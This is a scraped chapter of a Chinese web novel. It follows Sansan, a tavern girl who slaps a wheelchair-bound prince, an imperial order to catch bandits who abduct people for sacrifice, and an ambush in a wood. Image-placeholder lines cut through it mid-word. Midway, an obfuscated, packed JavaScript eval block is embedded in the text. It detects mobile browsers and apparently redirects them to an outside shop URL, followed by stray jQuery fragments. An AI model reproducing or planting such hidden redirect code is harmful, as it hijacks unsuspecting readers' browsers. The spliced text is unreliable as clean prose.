“啪!”
一记耳光响彻整条大街,正在卖东西的商贩、买东西的平民百姓都纷纷停下手中动作,齐齐扭头打量着街上那两人。
只见中央大街上,一个身着锦绣华服的瘸子被一个半大不小的小丫头片子一巴掌甩到了一边,旁边还倒着个四脚朝天的轮椅。
前者一脸不可置信地抬手捂着脸,而后者动作敏捷地连连倒退几步。
“你没长眼睛啊?坐着个轮椅眼睛都要到天上去了,往哪撞不好非往我这撞?”那小丫头拍了拍手,随即叉腰,一脸鄙夷地看着那还在呆滞的男人,“看你穿得人模狗样的,没想到这么脆皮鸡子,我可没用多大力气,别想讹我!”
说罢,正准备扭头就走。
“站住!”那男人身后不知道从哪里冒出来一群人,唰唰一下冲上来就把那小丫头给包围住了。
吃瓜群众顿时炸开了锅。
“这怎么回事啊?”搂着孩子正在熟食摊前买肉的大姐探着脑袋,好奇问了句旁边同样站着看戏的男子。
“哎呦,可别提了,那小丫头不就是隔壁酒楼那个三三嘛,豪横得很,”那男子顿了顿,声音骤然降低,“那男的是元安王,不知道怎么回事坐着个轮椅直冲冲就往人群里冲,刚好往三三那撞……”
大姐啊了一声,换了个姿势抱孩子:“是那个……战场上战无不胜,结果被人下毒伤了腿的那个元安王吗?”
那男子竖起根手指,脸上一副战战兢兢的模样:“嘘!就是他,小点声!”
“你这泼妇!竟敢打我们王爷!”一个年纪略小的侍卫“chua”地一下拔了刀,气急败坏道,“看我不砍了你!”
三三看着被侍卫小心翼翼扶起,重新坐上轮椅的男人,忍不住朝天上看了一眼。
“你脑子眼睛是摆设吗?明明是他先撞我的,我好好走在路上,突然被人当面一撞差点摔了个底朝天,我打他一巴掌算轻的了。”
“你!”那侍卫忍不住上前了一步,眼见就要砍人。
三三一屁股坐了下来,开始哭天抹泪:
“天呐!这什么世道啊!我一良民走在大街上莫名其妙被人撞,现在还要被人砍!天呐!还让不让人活了!”
此话一出,周围的吃瓜群众顿时纷纷议论了起来。
那侍卫拿着刀目瞪口呆:“你这泼妇!谁撞你了!你、你赶紧起来!”
眼见人越来越多,那瘸腿王爷终于开口了。
“好了,是我不对在先,十一,给她一袋银子,”瘸腿王爷面无表情吩咐旁边的侍卫,“姑娘,不好意思了。”
十一动作很是利落,上前一把捞起了三三,往她怀里塞了一袋银子,皮笑肉不笑道:“姑娘,真是对不住了。”
说罢,也不管三三说什么,一群人直接浩浩荡荡地推着那瘸腿王爷走了。
三三手里拿着银子,盯着那群人,掂了掂,还挺重,起码有二十两!
真是太好了!今天财神爷眷顾!
三三笑弯了眼,把银子揣好,哼着歌走回酒楼。
“死丫头一天到晚跑哪里去了?没见店里客人多吗?”老板娘身材微胖,像个陀螺一样这边转完那边转,边转边骂刚踏进门口的三三,“你能不能帮帮忙?养你不如养条狗!”
三三讪笑了声,立即道:“这就来这就来!刚去给长安街的卢大人家送酒了!”
“老板,这边再上两壶酒!”恰好这时有桌客人吆喝着叫人。
三三见状,即刻应了声:“来了来了!”
东京城的夜市热闹得很,天还未黑,街上便早已亮满了灯,站在城里最高处俯瞰下方,只见一片红火,宛如红绸带般,绕着整个东京城,火光里人声鼎沸,热闹非凡。
“王爷,查过了,今天您坐的那把轮椅被人动了手脚,这才失控冲到了街上去。”十一望着坐在轮椅上的人,把调查结果一五一十地报给前面的人听。
钟鼓亭上风声猎猎,全场只闻十一一人的声音。
坐在轮椅上的元安王不为所动,十一报告完了,周遭立马安静了下来。
元安王手在扶椅上有一搭没一搭地敲着,混在风声里,竟有种奇异的节奏感。
半响,元安王才停止敲击,淡淡道:“知道了,夜深了,该回去了。”
风依旧猎猎作响,绕着亭子竟诡异的变了调,仿佛野兽嘶吼。“啪!”地一声巨响,大殿上满朝文武纷纷跪下。
“东京城里竟然有如此恶行,真当朕是纸糊的老虎不成?!”一身黄袍的明武帝愤然起身,怒目圆瞪,手挨个点了大理寺和刑部,“大理寺少卿许微澜、刑部张思齐,你们负责督办此事,十日之内给朕把这群十恶不赦的大盗捉拿归案!不然你们就自己把自己关牢里去!”
说罢,愤愤甩手离去,留下一群跪倒在地的大臣面面相觑。
许微澜和张思齐同时左右扭头寻找对方的身影,眼里流露着相似的悲哀之情。
“许兄!”
“张兄!”
两人连滚带爬地抱在一起痛哭流涕。
元安王慢悠悠地滑着轮椅到他俩跟前,似笑非笑。
俩人听着轮椅声停在了跟前,立即撒手,许微澜甚至还抬手擦了擦根本不存在的眼泪。
张思齐:“……”
许微澜做作地吸了吸鼻子,垂手行礼道:“王爷。”
张思齐内心感慨对此人还是不够了解,但此时当着元安王的面不好发作,只得老实行礼,也唤了声王爷。
元安王抬了抬手,笑了笑:“不必多礼,二位大人接下如此重任,可千万别辜负陛下的期望。”
许微澜一下扑到了他轮椅跟前,哭哭啼啼:“王爷,你可要救救我啊,这事不简单,光靠我跟张兄不行啊!”
元安王抽了抽被他拽住的衣袍,没抽动,稍微用了点劲,还是没抽动,刚刚还一派看好戏的模样已浑然不见,冷漠无情地唤他的草字:“许嘉言,再不放开我就抽你了。”
“王爷!珩清啊!咱俩可是一起上国子监的情分!你忘了当年我为了给你带烤地瓜……”许微澜戏瘾大发,脸上一片情真意切,语气哀切地唤裴景明的字。
元安王再次使劲抽回了衣袍,还没来得及说什么,旁边的大皇子康钧王摇着扇子凑了过来,笑道:“是啊,珩清你可得帮着点嘉言,不然就他那三脚猫功夫说不定还会被那群大盗给掳了去。”
许微澜不敢再放肆,神色恢复自然:“王爷您说得对,但恐怕仅有元安王帮我跟张大人恐怕还不够,不知道王爷您是否也能助我等一臂之力呢?”
裴瑜宁哈哈大笑:“嘉言说笑了,我怎么比得了二弟,他一人足以,我就不去给你们添麻烦了。”说着不等人回话摇着扇子就走了。
张思齐左盯右看,不是说大皇子康钧王裴瑜宁跟二皇子元安王裴景明向来不对付吗?这是闹哪一出?
许微澜见人走了,立马扭头看裴景明:“他是不是故意挤兑你?”
“……这么明显你看不出?”裴景明坐在轮椅上,神色自若,“不用管他,这两天你们先查案,遇上难事再来找我。”
张思齐喜不自胜,连忙双手行礼:“多谢王爷!”
许微澜一手搭上裴景明的轮椅,一手朝张思齐摆了摆手,缓缓推了出去:“张兄,我们先走一步,今晚我去你家跟你捋一下这案子。”
“好好好!”张思齐连连应道。
“珩清,你腿怎么样了?现在天冷了,怕是疼痛难耐。”许微澜推着裴景明,轮椅驶过带起“de、de”的声音。
裴景明扫着城墙上覆着的雪,懒懒答道:“知道还问。”
他面容不似其他皇子般柔和,许是前几年在战场上呆久了,虽看起来面相依旧俊美,但气质中却带着点肃杀,本该盛着多情的桃花眼如今混杂着些说不清道不明的意味。
“你这人真是没意思,要不是跟你从小玩到大,除了我许嘉言和谢其樾之外,谁还受得了你这张嘴啊。”许微澜没好气道。
宫门外十一早已候在马车旁,见人出来了,立即迎了上去接过推轮椅的活。
“诶,我晚点跟张思齐通了气之后去你府里,你留个门啊。”许微澜见十一把裴景明扶上了马车,趁帘子落下时赶紧补了句。
“知道了。”裴景明淡淡应了声。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17245105|197864||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''“知道了,我等下就去!”三三手里端着五六个盘子,脚底生风,送完这桌送那桌,额头沁满了汗水。
老板娘让她给城外的张员外送车酒过去,说是明天要办宴席,已经装好车了,让三三赶紧趁天黑之前送过去。可是现在正值午时,是饭点,店里就只有她和另外一个女孩子在忙,另外一个店小二专门在酒楼外面吆喝客人,她实在是抽不开身去送酒。好不容易没那么忙了,老板娘又让她先把院子里的柴火给劈了,不然晚上烧饭不够用,三三想说劈完柴就傍晚了,到时候出城危险得很,尤其是最近那大盗抓人祭祀的事闹得整个东京城沸沸扬扬,连先生都不敢让她再去上课,但是话到嘴边又咽了下去,说与不说,柴还是要劈的,说了反而还会招来一顿骂。
三三心里叹了口气,努力提了提嘴角,安慰自己道,没事,抓紧时间劈完就去,没事的。
三三把要劈的木头摆好成一排,然后轮着斧头点卯似的挨个劈了过去。
“三三,你等下劈完先去送酒吧,我帮你把柴火搬去厨房,你再不去天就要黑了。”酒楼里另一个帮工刘雁掀开前厅通往院子的帘子,小声朝三三道。
“好,那先谢谢你了,改天给你带糖!”三三抬手用胳膊擦了擦要流向眼睛里的汗水。
刘雁笑了笑:“没事,你之前不也帮过我嘛。”
三三点点头,笑道:“也是,就咱俩了,互帮互助才能干得长久。”
三三嘴上是那么说,但其实刘雁跟她不一样。她是老板娘正儿八经招来的工人,每月发钱那种,三三不是,三三是老板娘买回来的,老板娘给她饭吃,给她地方住,把她养大,三三给老板娘打工是还债来的。三三问过老板娘要还多久,老板娘说养大三三一共花了一百两,按照给刘雁的工钱一月二两来算的话,要还五十年。
三三当时才十五岁,别说一百两,一两银子也只有收客人钱的时候才见过,更别说一百两了,当时只觉得这辈子都要卖身给酒楼了。
三三劈着柴,有一搭没一搭地回想着。
院子里除了前厅时不时传来客人的吆喝声伴随着三三的劈柴声,重重交叠中落日的余晖渐渐铺满了院子。
“雁子,我劈完了,你记得帮我搬回去啊,我先去送酒了!”三三手抖得厉害,但依旧给刘雁留了话。
她往水池边站了站,定了定神,手不那么抖了又洗了把脸,再拿上水壶去厨房装水,边喝边往院外那辆马车赶过去。
太阳挂在山峰上头,稍微还有点距离。
三三边拎起绳索驾马而行,边在心里算了算时间,快马加鞭的话应该还能趁天完全黑下来之前回到城内。思及此,手上挥鞭子的动作更快了。
车轮滚滚很快就到了城外的小树林,穿过这片树林就能到张员外家,但此时周遭安静的很,三三记得往常这个时候会有很多进城卖菜的人往回赶,但今日根本没见几个人。
“难道都因为那大盗没人回家了?还是没人进城卖菜了?”三三嘀咕道。
此情此景煞是瘆人,她不敢多停留,手上鞭子不停,周遭只能听见马车不停行驶的声音。
但很快,三三便闻到了一股奇异的香味,登时头晕目眩。
“完了,是迷香不成?”三三赶紧用力咬了舌头,猛然清醒了一瞬,但一抬头,只见周遭数十个蒙着脸的黑衣人手里拎着刀只扑她而来。
三三赶紧从屁股底下把藏起来的斧头拿了出来。
来人以为三三只是个手无缚鸡之力的小姑娘,拿出斧子也不过是虚张声势,嘲笑道:“小姑娘,别挣扎了,免受皮肉之苦。”
三三头晕目眩看人都重叠,又咬了一把舌头,疼得她眼泪都要出来了。
“废话少说,让开,不然就让你们见见姑奶奶斧头的厉害!”
“真是不见棺材不落泪,这么横,第三批祭祀的头就是她了!”那黑衣人狞笑道。
那黑衣人话一落下,猛然挥刀劈向三三面门,三三侧身闪过,斧头横劈直接砍向那人脑袋,对方见状立即弯腰躲了过去。
“看不出来,竟然会点功夫。”那黑衣人抬手示意,周围那十几个黑衣人一拥而上。